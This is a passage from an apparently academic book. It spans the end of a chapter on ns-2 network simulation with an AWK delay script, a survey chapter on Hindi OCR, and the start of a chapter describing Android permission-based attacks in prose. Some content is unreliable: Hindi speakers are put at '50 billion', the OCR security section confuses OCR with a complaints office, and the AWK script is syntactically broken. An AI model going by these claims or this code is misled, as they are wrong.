This metric is crucial in understanding the delay and is measured in seconds. The E2E delay metric is given by:  $E2E\ delay = Tr - Ts$

Where, Tr is the time that a packet is received and Ts the time that this packet was injected into the network.

```
# AWK Script for calculating Average End-to-End Delay.
BEGIN {
    seqno = -1;
    count = 0;
}
if($19 == "AGT" && $1 == "s") {
    seqno = $47;
}
#end-to-end delay
if($19 == "AGT" && $1 == "s") {
    start_time[$47] = $3;
} else if($35 == "cbr"||$35 == "tcp" && $1 == "r") {
    end_time[$47] = $3;
} else if($35 == "cbr"||$35 == "tcp" && $1 == "D") {
    end_time[$47] = -1;
}
}
END {
    for(i=0; i<=seqno; i++) {
        if(end_time[i] > 0) {
            delay[i] = end_time[i] - start_time[i];
            count++;
        }
        else
        {
            delay[i] = -1;
        }
    }
    for(i=0; i<=seqno; i++) {
        if(delay[i] > 0) {
            n_to_n_delay = n_to_n_delay + delay[i];
        }
    }
    n_to_n_delay = n_to_n_delay/count;
    print "\n";
    print "Average End-to-End Delay      = " n_to_n_delay * 1000 " ms";
    print "\n";
}
```

**A Practical Approach of Network Simulation****CONCLUSION AND FUTURE DIRECTION**

Communication networks are the most prominent infrastructure for the development of any country. With the rapid changing scenario a number of researchers are contributing in the field. Real work experimentation of the research ideas is very difficult and expensive. There are a number of tools available for experimentation of networks out of which network simulator is of significant importance. Network simulator is open source software and can work on both windows and linux platforms. The languages used in this software are C++ and TCL are very user friendly. Network simulator generates results in trace format which can be easily read by *awk* scripts. A large part of the ongoing research on the networks and communication is associated with the use of network simulator for its implementation.

**REFERENCES**

- Asmussen, S., & Glynn, P. W. (2007). Stochastic Simulation: Algorithms and Analysis. *Stochastic Modelling and Applied Probability*, 57.
- Banks, C., & Nicol, N. (2003). *Discrete Event System Simulation*. Pearson.
- Boukerche, A. (2001). A simulation based study of on-demand routing protocols for ad hoc wireless networks. *Proceedings of 34th Annual Simulation Symposium*, 85-92. doi:10.1109/SIMSYM.2001.922119
- Boukerche, A., & Bononi, L. (n.d.). Simulation and Modeling of Wireless, Mobile, and Ad Hoc Networks. In S. Basagni, M. Conti, S. Giordano, & I. Stojmenovic (Eds.), *Mobile Ad hoc networking*. New York: IEEE Press and John Wiley and Sons, Inc.
- Information Sciences Institute. (2004). *The Network Simulator ns-2*. Viterbi School of Engineering. Available at: <http://www.isi.edu/nsnam/ns/>
- Stutz, M. (2006). *Developer Works*. IBM.

# Chapter 3

## Hindi Optical Character Recognition and Its Applications

**Rashmi Gupta**  
AIACTR, India

**Megha Dua**  
AIACTR, India

**Dipti Gupta**  
AIACTR, India

**Manju Khari**  
AIACTR, India

### ABSTRACT

*Recognition is an important part in the computer vision. Optical character recognition is nowadays gaining its importance in terms of the digital and handwritten documents recognition. Devanagari is widely spoken script with more than 300 million people relying on it for their day-to-day activities, so recognition of Devanagari characters is gaining its importance in the recent times. Tasks in handwritten recognition handle the differences along with alteration of Hindi characters written in offline mode. Furthermore, Hindi characters are written in different sizes, shapes and orientation in contrast to handwriting usually written along a particular baseline in a horizontal direction. Handwritten and machine printed documents are needed to be recognized for the applications like bank Cheque processing, library automation, publication house, manuscripts, Granths and other forms and documents. In this paper an attempt has been made to shortlist the methods and processing techniques studied so far in the field of Devanagari character recognition. The performance analysis and the results for the various techniques are given in the chapter.*

### INTRODUCTION

Hindi HCR is considered as one of the grave situations today in the world. Typed or handwritten Hindi characters are identified by a computer. Though it is not easy to recognize the Hindi hand written text (Garg, N. K. 2015). They are not recognized efficiently or more accurately by the computer or any optical character recognition machine. There have been a lot of researches in the same context and many different algorithms have been proposed for the recognition purpose along with the availability of the software in the market. For recognizing characters, there are a series of procedures and processes are done. A lone process or only machine is developed so far that can do the entire recognition itself.

DOI: 10.4018/978-1-5225-2154-9.ch003

### **Hindi Optical Character Recognition and Its Applications**

The setback in this recognition is recognized by many researchers. The simplest technique is the template matching in which the templates of each word are already taken and preserved for checking the input image in terms of error and the difference between the two is thus calculated. There are techniques which works very fine for different fonts but owes a limitation of giving poor output in terms of the performance for the hand written characters. The next approach is the feature extraction which takes the statistical distribution of points and is then analyzed. Furthermore the properties are extracted which are orthogonal. Features are calculated for each and every symbol and then are stored in the database. Though this technique can be used for the handwritten characters but it is subjected to noise and thickness. We can also use geometric approach the feature extraction is quite precise and can be easily understood.

The ANN (artificial neural networks) has been so far found the best alternative for the recognition due to the ease in the design and the can be used easily worldwide. Hindi character recognition is a significant part of the modern world as it makes the jobs of the people easier than it was used to be. The complex problems can be solved with much accuracy and in lesser time. Even if there is a richness in the ongoing research still there is a certain need in the area of the research. With the increase in the use of the office automation it is an urgent need of the hour to provide practical and effective solutions. However there are many different factors such as topological, arithmetical, structural does not help in the identification process.. The main focus is on the handwritten or hand printed character recognition due to the differences in character shape and size.

Over the past few years there are many companies which are involved in the thorough research of the same which is rising repeatedly. However, handwritten text identification is not a new technique but still it is not popular among masses. The ultimate goal of designing is achieving 100% accuracy which is just an illusion as of now and it is certain that an advanced technology is however necessary to enable the people who cannot even read their own notes.

## **INDIAN SCRIPT**

### **Devanagari Script**

Hindi is one of the most known and verbal language in the world. It is written and spoken by more than 50 billion people. Devanagari (Garg, N. K., Kaur, L., & Jindal, M. K. 2015) is the basic script of many Indian scripts including Hindi and Sanskrit. Although Sanskrit is no longer in existence but there are many other languages which uses this as a close alternative. The sense of its representation is enriched and influenced by Farsi, Turkish, Arabic, English, Portuguese and Dravidians. Thus its research attracts a lot of attention.

Devanagari script has been originated from the ancient Brahmi script with some changes that are well addressed. It is believed that it was originated around fourth. From that kutil was developed and later nagri script from it in the 8<sup>th</sup> and 9<sup>th</sup> century. This ancient nagri script is the mother of the modern nagri, mathil, Gujarati, Rajasthani and Bangla scripts. Later it was came into existence as Devanagari. It is known as Acharya vinoba bhave as loknagri as he believed that this is not in the hands of only one caste, creed or religion. Or it can be called as the script of the whole nation. It is mainly known as Hindi though mainly Indians can't speak it also when their regional and spoken language is an output. Devanagari script constitutes 13 vowels and 34 consonants. Apart from these, there are compound characters which can be found in most of the Indian scripts including Devanagari. Compound or combined characters are

***Hindi Optical Character Recognition and Its Applications***

mainly formed by combining two or more characters. Devanagari is written from left to right. There is no distinction of lower case or upper case character in this script. There are modifiers or matras which is used for the modification of a vowel or consonant. We can study few facts about the name “Devanagari”:

1. The word ‘nagri’ came from its prevalence in the nagars and since Sanskrit was the called as he medium of communication of the devas it is called as Devanagari.
2. Since it was used by the Brahmins of the Gujarat it is called as Devanagari.
3. Another perspective is that its prevalence in the kashi devanagar hence was called as Devanagari.

This script is both phonetic as well as syllabic means it is written the same way it is pronounced and when the text is the combination of consonants and vowels from which the syllables are formed Figure 1. This script uses modifiers Figure 2 for the aspiration of vowels or consonants popularly known as approach nasalization. A modifier can be attached to any consonant or a vowel and the combination can be either with one consonant or vowel or both consonants and vowels. Some consonants can also be written with their left half part with the right part removed. Another important attribute of Devanagari is existence of the header line or the horizontal line popularly known as ‘Shirorekha’ Figure 3. The words can be divided into three parts namely top, core and bottom with the header line separating the core and top strips and there is a presence of virtual base that separates the core and bottom as shown in Figure 3. A section of Non-composite Devanagari characters

There are certain problems in the development of Devanagari script.


### **The Complication in this Script Involves**

The variation in the characters (Verma, V. K., & Tiwari, P. K. 2015). The connectivity of the words by the upper line called ‘shiro-rekha’ . So it makes it challenging for separating the characters and words. Also there are various separated dots and the matras called as modifiers like ‘visarga’, ‘anuswar’, ‘chandra

*Figure 1. Non compound Devanagari characters*

अ आ इ ई उ ऊ ए ऐ ओ औ अँ आः  
क का कि की कु कू कृ के कै को कौ

*Figure 2. Devanagari modifiers*

**Hindi Optical Character Recognition and Its Applications***Figure 3. Different zones of Devanagari text*

'bindu' which adds up to a lot of confusion adding to the occurrence of the composite characters. Also there are minor differences in some characters as shown in Figure 4 and Figure 5.

- **Bi-Lingual Nature of Text:** India has a huge influence of foreign languages like English, Portuguese, and French and with this there is an inevitable influence and mixture in the text. Part from these European language India has also its fourteen languages as authorized languages which can be found embedded in the nature.

*Figure 4. Same word written by two different people**Figure 5. Different letters that are similar looking*

**Hindi Optical Character Recognition and Its Applications****Different Phases of Handwritten Hindi Character Recognition**


There are different levels in the recognition process of a character in any script (Singh, R., Yadav, C. S., Verma, P., & Yadav, V. 2010). The process for the identification of the Hindi handwritten character includes the following different phases for an efficient recognition. Different phases are stated in Figure 6.

- **Preprocessing:** Preprocessing is the name given to the set of operations performed on the images at the lowest level of generalization. The main motive of doing pre-processing is to improve the image data reducing the unnecessary details like distortions or noise components. There are a number of steps involved in the preprocessing like thresholding, segmenting the image, smoothening, thinning, filtering etc. Various approaches have been described in the section below:
- **Thresholding and Binarization:** Thresholding or binarization is the conversion of a gray scale image into a binary image. It is the simplest segmentation technique. In thresholding the image is converted into black or white pixel depending upon the threshold value fixed. The two categories of this are global and local thresholding. Global thresholding uses the single threshold value for all the pixels in the image while the local also known as adaptive thresholding uses the different values for the local areas in the image.
- **Noise Removal:** Through noise removal, the unwanted bit patterns are removed which are of no use in the desired output.

**Skeletonization**

With the process of skeletonization we are concerned in the reduction of the foreground region in the binary image produced with thresholding thus without changing the originality of the same along with the associated connectivity. This process can be also be termed as thinning. With this process the width of the object is reduced to a certain extent such that the output is still process-able. The pixel width is

*Figure 6. Block diagram of Hindi handwritten character recognition*



### Hindi Optical Character Recognition and Its Applications


reduced up to a certain extent. This process makes the recognition easier as only the character stroke is available in case of the character recognition thereby reducing the processing time and memory space too.

- **Smoothing:** Smoothing refers to the production of an image having the less intensity pixels also termed as noise exclusion.
- **Contour Smoothing:** With contour smoothing the broken or noisy skewness if the input characters in an image are smoothed.
- **Skewness:** Skewness (Desai, A. A. 2010) measures the asymmetry in an image. When the paper is not fed into the scanner straight skewness tends to occur, thus relating to the array of the scanned paper for the character recognition system. Orientation of the words and letters written in the input image is one of the factor liable in the recognition algorithms. Skewness is one of the factor with is needed to be removed before further recognition, thus the need of the suitable algorithms is must for the correctness of the skew thereby accomplishing one step more in the recognition process. Figure 7 depicts the skew in a written document scanned paper.

## Segmentation

Segmentation is the partitioning of the image into the multiple segments. For the character identification, the input image is segmented into the words, characters and lines. Depending upon the type of the text and the method being used for the character recognition, segmentation is carried out. It is basically for the skew correction and the removal of the noise from the background of an image. The pre-processed image is segmented into the sequence of characters, words and lines.

Figure 7. Skewness



**Hindi Optical Character Recognition and Its Applications**

## Feature Extraction and Classification

The identification of the character involved two stages (Garg, N. K., Kaur, L., & Jindal, M. K. 2010) features extraction and classification. The feature extraction is the representation of the group of procedures for the measurement of the relevant information which if contained in the form of the shape, patterns. This section is responsible for the text segmentation and it does the identification of the text segmented on the basics of the features selected. The selection of the steady and the descriptive feature set is the main task of the recognition system including patterns.

The next step is the classification which is associated with the decision making concerning the membership of the class of the pattern needed. It is considered as the main phase of the decision making and exploits the feature obtained for the identification of the text involved. The main risk in the classification is the design of the system which will avoid the misclassification and is easy with the computation. The design rule is thus made for the same. The patterns are represented by the regional space thus when the region of features is concerned classification becomes different if it turns out to be unfamiliar region.

## Post-Processing

Post processing is the final step in the character recognition which is done for the correction of the errors. System may have errors because of the classification and the segmentation problems, thus, reliability is now focused on the application of text surrounding based post processing techniques. The most used methods include the use of the statistical approach along with the dictionary look up approach. However statistical approach is much more efficient when the memory utilization and the computational time are taken into account.

## OPTICAL CHARACTER RECOGNITION (OCR)

OCR is the skill that enables a machine to know characters on its own just like human beings recognize. Eyes work on the “optical mechanism” whereas the brain “sees” the input and interpreting signals on various factors. This interpretation is varied person to person depending on the same factors. by the study of these variables, there are many challenges thrown on the engineer developing the OCR which can be now understood easily. Firstly, there is a need for knowing the characters for a person to recognize any character. A person cannot recognize anything in unknown language but if on the same page the numerical statements are easily solved and recognized as the numbers are known internationally and are used in common. This is one of the reason that OCR systems are widely used in numbers only though a few of them uses the alphanumeric character range too. This is made possible just because the numerical and the alphabetical symbols share a similarity in the form of shapes. For example if we examine a string having combination of the numbers and numbers, there is a minimal difference in interpreting the difference between ‘S’ and ‘5’. Humans can do this task easily while machines find it difficult. This helps in differencing the characters. Computers cannot understand the documents directly as can be done by the human beings, thus OCR’s are created just to enable the machines to read the data.

### **Hindi Optical Character Recognition and Its Applications**

Thus, OCR (Yadav, D., Sánchez-Cuadrado, S., & Morato, J. 2013) can be interpreted as the procedure of changing scanned images of machine printed or handwritten text, symbols, letters and numbers into a machine treatable such as ASCII. OCR is an area recognized through pattern identification where the main motivation is to improve machine and man interaction. ANN is useful in this process. Mostly the research is based on pattern recognition or the statistical techniques for the feature extraction since last few decades. This artificial intelligence along with machine learning is just to ensure that the natural working process to the machines as is in humans. The research of OCR in Indian languages is still at the primitive stage as compared to the extensive research done in the field of the roman scripts. With the advent of the recent development in the microprocessors there is a new boost in the research and algorithms in the Indian scripts. The effective read rates and accuracy has seen a tremendous development too. There are two types of recognition schemes namely: Offline Recognition and Online Recognition

#### **Off-Line Recognition**

The handwritten or typewritten characters can be scanned in the form of the paper document and the binary or the gray scale image is made available for recognition in this process. It is more difficult and demanding as there is no power over the channel used or the medium. The complex interaction between the instrument and operations used present challenges to the recognition process. It is therefore more difficult task.

#### **Online Recognition**

The real time recognition is done in the online character recognition. The initial search step for the location of character is avoided in the online recognition so these systems have a better approach towards the recognition. In comparison to online offline comparison is a bit complex owing to the great deviation in the shape and size of the characters and the symbols used in the writing mode.

### **APPLICATION OF CHARACTER RECOGNITION SYSTEM**

The converting of given handwritten or printed text has given a wide view of a wide number of Applications that are useful in day to day life, at industrial level, security purposes and a number of task specific applications. Nowadays there is a new trend of getting the specific application based OCR for the recognition purpose. The following applications are described below:

#### **Task-Specific Readers**

The task specific readers need a high system throughput which uses a large amount of data. In order to get the high result that is the throughput, we are required to minimize the time constraint. The documents are similar in layout and the dimension that is the reason it is easy for the scanner to work on the same field which the desired information smears. It further reduces the text recognition time along with the image processing. Some specialized areas of the task –specific readers include:

***Hindi Optical Character Recognition and Its Applications***

- Assignment of the ZIP codes to letter mail.
- Analysis of the data entered in forms, e.g. tax forms.
- The validation of the passports automatically.
- The accounting procedure in the utility bills.
- Verification of account numbers and courtesy amounts on bank checks.
- Automatic accounting of airline passenger tickets.

**Address Readers**

The address reader is used for locating the final location of the address unit on a mail piece. It uses the ZIP code and the bar code to locate the specified address. Currently it is being used in some countries including the United States.

**Form Reader**

A form reading system is needed for the differentiation between pre-printed form instructions and the data to be filled. A blank form is trained in the system and regions are recognized where the data is to be printed. The use of the spatial information is done for the form recognition stage which is obtained from the training of the scanned region that should be filled with the data. The processing rate of such systems is 5,800 forms per hour.

**Check Reader**

It is used to capture the check image and identify the courtesy amount along with the accounts information written on the checks. This information is then further used in both the fields for the verification of the recognition result. There is a inclusion of the operator that can be used for correcting the misinterpreted characters by using the cross validating the identification results appearing on the system console.

**BILL PROCESSING SYSTEM**

A bill processing system has its application in the field of the inventory documents, to read the payment slips and the utility bills. This system emphasize on the areas where there is an expectancy to get the information e.g. payment value, account number.

**PASSPORT READER**

The airport authority uses the systematized passport reader to speed up the returning process of the passengers through custom inspection. The passport number on the passport, traveler's date are read by the reader and is then checked against the database which contains the information on the smugglers and fugitives.

### ***Hindi Optical Character Recognition and Its Applications***

## **General Purpose Page Readers**

The page readers are categorized into two categories: low end page readers and the high end page readers. The high end readers are more progressive with the identification ability with a high output obtained when compared to the low end users. Low end users have a limitation of not having a scanner but still it is well matched with many flatbed scanners. These are used in the places where the system doesn't require high system throughput such as desktop work stations. These are particularly designed for handling of a wide range of the data. There are some commercial OCR software which allows the user to adjust the recognition engine with the data of the customer. It improves the accuracy of the identification.

## **OCR IN SECURITY MANAGEMENT**

Optical character recognition finds it's one of the most impressive application in the field of the security management. OCR is responsible for enforcing the security rules and the privacy that are set. It can be then used to investigate the complaints those have been filed with it. Furthermore OCR can also be used on performing the education and to provide compliance meeting with the requirements regarding the privacy and security rules. OCR can also be used in during the intake and the reviewed of the complaint for the types specified to it. If an OCR accepts the complaint it will then notify the person who had filed the complaint along with the entity present with it. OCR may also require some specific information in the same regard, the covered entity are then to be needed by law for the further process.

## **ANALYSIS**

Achieving the accuracy equal to the 100% is still a farfetched dream. Though there are some recent development in the terms of the recognition in roman script. Since the 100% accuracy is not still achieved, the system which will do the accurate correction of the rejected terms in less time is still not achieved. The exception item processing has been a problem as the completion of the job entry is delayed. It is particular in the balancing function; in particular the balancing of the dollar data is not done accurately. An OCR device is a success when it is able to read accurately the given information without any substitution which is not counted on the manufacturer's front. A lot is depended on the quality of the items to be processed. The main aim from the development of OCR from the subsequent years is as follows: The reduction of the rejects and substitution thereby increasing the accuracy of the reading. To eradicate the need for a specialized fonts for the handwritten characters. Reduction in the sensitivity to read the less control input easily. The limitation stated above are though not offensive to most of the applications and for the dedicated users of the OCR system. Still it is increasing with each passing year. Still there is a drawback of not being able to read a special character as its technique is still not found. Though OCR can be termed as a time saver but it cannot term as a perfect. When there a heavy bound material it is usually facing the problem. When there is a case of early printed books, newspapers, wills of the people it can be problematic. The level of accuracy is still rare at 99.9%.

**Hindi Optical Character Recognition and Its Applications**

## CONCLUSION

The Hindi character recognition is a still emerging field of the research in today's modern world. Handwriting has been a medium of the communication since ages and recording the day to day activities with the invention of new technologies is still a very new concept for the majority in the world. Various challenges are encountered daily which lies in the differences and the distortion of the offline Hindi character recognition. These are because of the writing styles of the people are different with respect of the shape and size of the symbols and characters, how they are writing the text. Likewise, Hindi characters can also be drawn and written in different ways depending on the orientation .when considered with respect to the handwriting, the baseline is considered to be in an upright direction. With the increase in the need and requirement of the office automation, it is the need of the hour to provide an effective and reliable solution. It should be easy to implement and understandable. The information extracted like structural, statistical or topological are not much helpful because of the different writing methods of the person which is depending on his mood and behavior. Thus there is a need for the robust system for the recognition for the factors stated above. The most important results have been highlighted and an attempt has been made to address the most important results along with the benefits of the research. The nature of the handwritten language has been described through this overview, attempting to explain all the processes involved including how the data is fetched and processed. The description of how the data is translated into the electronic medium for interpretation has been given along with the basic concepts on recognition. The problems are solved providing the humans an ease for their jobs.

The advancement in the character recognition for Devanagari is a difficult task because of the inclusion of the about 350 basic, modified ('matra'), non-compound, compound characters in this script. The characters form the words which are connected in a topological manner. The main motivation is on the identification of the offline handwritten Hindi characters which are nowadays a common application in the fields like banks in the commercial forms, postcode recognition, the signature verification system, and certain government records. Offline document recognition is done with the expansion in the technological society. The involvement of the new techniques such as artificial neural network and the usage of the software make it easy with the whole system of identification.

## REFERENCES

- Desai, A. A. (2010). Gujarati handwritten numeral optical character reorganization through neural network. *Pattern Recognition*, 43(7), 2582–2589. doi:10.1016/j.patcog.2010.01.008
- Garg, N. K. (2015). *Development of techniques for recognition of handwritten Hindi text*. Department of Computer Science 17. Punjabi University.
- Garg, N. K., Kaur, L., & Jindal, M. K. (2010). Segmentation of handwritten Hindi text. *International Journal of Computers and Applications*, 1(4), 19–22.
- Garg, N. K., Kaur, L., & Jindal, M. K. (2015). Segmentation of touching modifiers and consonants in middle region of handwritten Hindi text. *Pattern Recognition and Image Analysis*, 25(3), 413–417. doi:10.1134/S1054661815030050

***Hindi Optical Character Recognition and Its Applications***

Singh, R., Yadav, C. S., Verma, P., & Yadav, V. (2010). Optical character recognition (OCR) for printed devnagari script using artificial neural network. *International Journal of Computer Science & Communication*, 1(1), 91–95.

Verma, V. K., & Tiwari, P. K. (2015, December). Removal of Obstacles in Devanagari Script for Efficient Optical Character Recognition. In *Computational Intelligence and Communication Networks (CICN), 2015 International Conference on* (pp. 433-436). IEEE. doi:10.1109/CICN.2015.90

Yadav, D., Sánchez-Cuadrado, S., & Morato, J. (2013). Optical Character Recognition for Hindi Language Using a Neural-network Approach. *JIPS*, 9(1), 117–140.

# Chapter 4

## Android Permissions: Attacks and Controls

**Prachi**

*The NorthCap University, India*

**Arushi Jain**

*The NorthCap University, India*

### **ABSTRACT**

*In recent times, Android phones are the most popular among the users. According to a survey by International Data Corporation (IDC), it is reported that in 2015 Android dominates the smartphone market with 82.8% share, leaving its competitor iOS, Windows and others far behind. This popularity makes it prime target among the malware developers. According to a survey by the F-Secure it has been reported that 99% of new malwares are targeting the Android OS. This is majorly due to coarse grained permissions defined in the Android permission system. Additionally, some malicious applications ask for more than required permissions to exploit the personal and sensitive data of user. The objective of this chapter is twofold: getting familiar with Permission based attacks in Android, applying Reverse Engineering technique on the malicious apk file for controlling permission attacks and removing malicious code from the source code of Android apk file.*

### **INTRODUCTION**

**Android OS is leading** the smartphone market with the share of 82.8% in 2015Q2 (2nd quadrant of year 2015) leaving its competitors iOS, Windows Blackberry, others far behind in the race. The report of four consecutive years (2012-2015) by International Data Corporation (IDC) (IDC Research, Inc., 2016) clearly states the fact that Android phones are the largest selling smartphones around the world. Android popularity has encouraged the developers to develop the android based applications, popularly known as “Apps”. Google Play Store is an official market of android based applications and is populated with millions of apps. These apps are used to perform a wide range of tasks like Internet browsing, email accessing, online banking, payment through net banking, credit/debit, storing personal data such as photos, videos, contacts etc. Growing popularity of Android made it a prime target among the malware

DOI: 10.4018/978-1-5225-2154-9.ch004

### **Android Permissions**

developers. According to F-Secure (Team Snoop Wall, 2014) report 99% of all new mobile malware, that were discovered in 2014, targeted the android devices. Android is most popular among the malware developer due to 3 main issues:

Firstly, when Google Play Store was introduced in 2008 it allowed all the third party developers to launch their apps in Google Play Store without any security check. This facilitates the malware developers to design and launch their malicious apps in Google Play Store. Google rectified this issue in 2012, by introducing Google Bouncer (Lukas S., 2015). It is an anti-malware system that filters the malicious apps even before they showed up in the Android market. However, it runs an app for a very short interval of time before declaring it as safe. Malware authors can take advantage of this shortcoming and suspend the malicious behavior of an app shortly whenever bouncer is detected. Moreover, it is not able to scan already installed apps. Secondly, as Android is an open source OS (Andre et al., 2012), it allows the users to customize the existing applications; this functionality becomes an issue when the developers use it for fulfilling their malicious objective. They use the techniques (Roger, 2013) like Wrapping, Obfuscation, Repackaging, Packers, Anti-debugging, and Targeting etc to add the malicious code into existing applications and then re-launch it into the Android market. Most of the users are not able to differentiate between malicious and original application and end up installing the repackaged malicious application. The final issue is related to the permissions assigned to an app.

To restrict the app from accessing the sensitive functionality, android provides permission based security model. In this model the developer of an application defines the permissions corresponding to every resource that is needed by an application from the user's device in the AndroidManifest.xml file of the application (Felt et al., 2013). To install an application, a user has to accept the permissions at the installation time. However in case of android, the permissions are coarse grained. At the time of installation, user is forced to accept all the permissions or deny app installation. Therefore dangerous permissions cannot be avoided at the time of installation. Malware authors take advantage of this loophole to design the malicious apps that ask for undue permissions. These over-privileged applications, i.e. applications with more than required permissions, when successfully enter into user devices, perform malicious task without the knowledge of the user. For example, suppose a user installs an application having an extra permission CAMERA then the application with this permission can freely access the camera of the user's device, take pictures, and can also send pictures to remote location without the knowledge of the user. It is clear from ESET Latin America 2013 survey report (ESET Latin America's Lab, 2012) that majority of users stores their personal data on mobile phones. Therefore, with the help of these undue permissions, malware authors can easily extract user's personal data and later use it for social engineering attacks.

Since bouncer can only perform dynamic analysis and that too for a very short period of time, say 4-5 minutes, so it is really important to come up with a solution that allows the user to remove the undue permissions asked by an app and still able to install the updated app with lesser set of permissions.

This made us to develop a methodology by which the user can control the listed permissions while installing the android application. The rest of the chapter is organized as follows: Section 2 contains the detailed discussion of the issues related with permission system of android. In Section 3, an Android App structure is discussed for getting familiar with the formation of an Android app. Section 4 focuses on the Reverse Engineering technique and its related tools. Section 5 discuss the method of applying this technique on the malicious android application for controlling its permissions and removing the malicious code from the source code of the application. Section 6 focuses on the related work in the field of Permission Based Security in Android. Finally the chapter is concluded in section 7.

## Android Permissions

### SECURITY ISSUES WITH PERMISSION SYSTEM

Android provides the security feature through its “permission” model. By default, no application is allowed to perform any operation that would impact other applications, operating system or any resource of the user’s device. Permission in the Android permission system are coarse grained which has made the device security vulnerable, and developers use such vulnerability to get unauthorized access to device data. Moreover, permission system in android follows “all or nothing” approach i.e. it gives binary choice to user, either reject the installation or accept all the listed permissions. Once the user install the application, all the requested resources can be accessed by the application. For example, an application granted with “SEND\_SMS” permission can send the messages (as in application sending OTP) but applications without this permission cannot even access the message feature of the user’s device. Another problem with permission system is that users generally do not pay attention towards the requested list of permission during the installation. It is a surveyed fact (Felt et al., 2013) that most of the users are not even aware of existence of such permissions. The developer of a malicious application takes advantage of this negligence and defines more than required permissions. These extra permissions make the application insecure, suspicious and unreliable. The unused permission in the application causes the problem called as “Permission Gap” (Bartel et al., 2014).It is a measured fact (Wang et al., 2014) that dangerous permissions like Internet, Read\_contacts, are requested more often by the malicious application than that by the clean application. Internet Permission requested by malicious apps is 97.82% while that of clean apps is 86.38%. Similarly Send\_SMS permission is requested by 69.72% of malicious apps while just 3.43% of clean apps request such permission.

Another survey depicts that clean app can be differentiated from malicious app by analyzing the patterns of requested (Ping et al., 2014).In the survey, two data sets are taken. One of them contains just malicious applications and another contains clean applications. It was analyzed that some of the permissions patterns like <INTERNET, READ\_PHONE\_STATE, ACCESS\_WIFI\_STATE> are found only in the data set that contains just malicious applications.

To clear the concept of extra permission, authors simulated an app “Contact” with the extra permission “Internet” (Jain et al.,2016). For the users who do not pay attention to the listed permissions, it is a clean and safe application for showing contact to the user. But the extra permission defined in the app is playing a crucial role while performing the malicious activity. The “Contact” app will access the contacts from the user’s device and will send it to the remote server using the Internet permission Most of the user would not think before installing the app that why the app “Contact” needs the network connection for showing the contacts of the user which are in the phone itself. An extra permission made the app insecure. Since permissions are immutable, so one should always be careful before clicking on “install” button. Once the user installs the application, the resources of the device become open for the application.

Some of the exceptional examples of the Permission based attacks are:

1. **Application Collusion Attack ( Marforio et al., 2011 ):** It is a serious problem related with the permission based security model. In this model, if two different android applications are developed by the same developer then they can collude internally through covert or overt channel to perform the malicious tasks that cannot be performed individually. Weather forecasting and Contact manager applications are individually safe. The weather forecasting app has the permission of Internet and Contact Manager has the permission of accessing user’s contact. However, when these apps collude internally Contact Manager App sends the user’s contacts to the Weather Forecasting app

### **Android Permissions**

through colluded channel which uses its Internet permission to send the leaked user's contacts to some third party.

2. **Permission Re-Delegation Attack ( Felt et al., 2011 ):** In this type of attack, the less privileged application takes the advantage of more privileged application to perform the malicious task.

Due to tremendous increase in Android attack, it became an urgent need to devise some way by which a user can control the permissions before installing the application. Before going into much detail, it is important to first understand the structure of Android apps.

## **ANDROID APP STRUCTURE**

Android applications are written in Java language and are finally compiled into .apk file. Java source code (.java files) is first compiled into .class files using javac compiler. Javac returns Java Byte code in the form of class files. This code is then translated to Dalvik executable code using the dex compiler. Java application can only be turned into the Android program using Dex Compiler. For code optimization, verification and monitoring, dex compiler (Dalvik Executable) converts all .class files into a single .dex file. In the last step dex file and all other resource files, that are required to run the android application, are packaged into .apk file. This compilation is done using aapt(Android Asset Packaging tool) Apk is the zipped archive which contains various files folders.

- **Assets Folder:** Contains information about license, application, FAQ etc. All these resources are in HTML format and are non compilable.
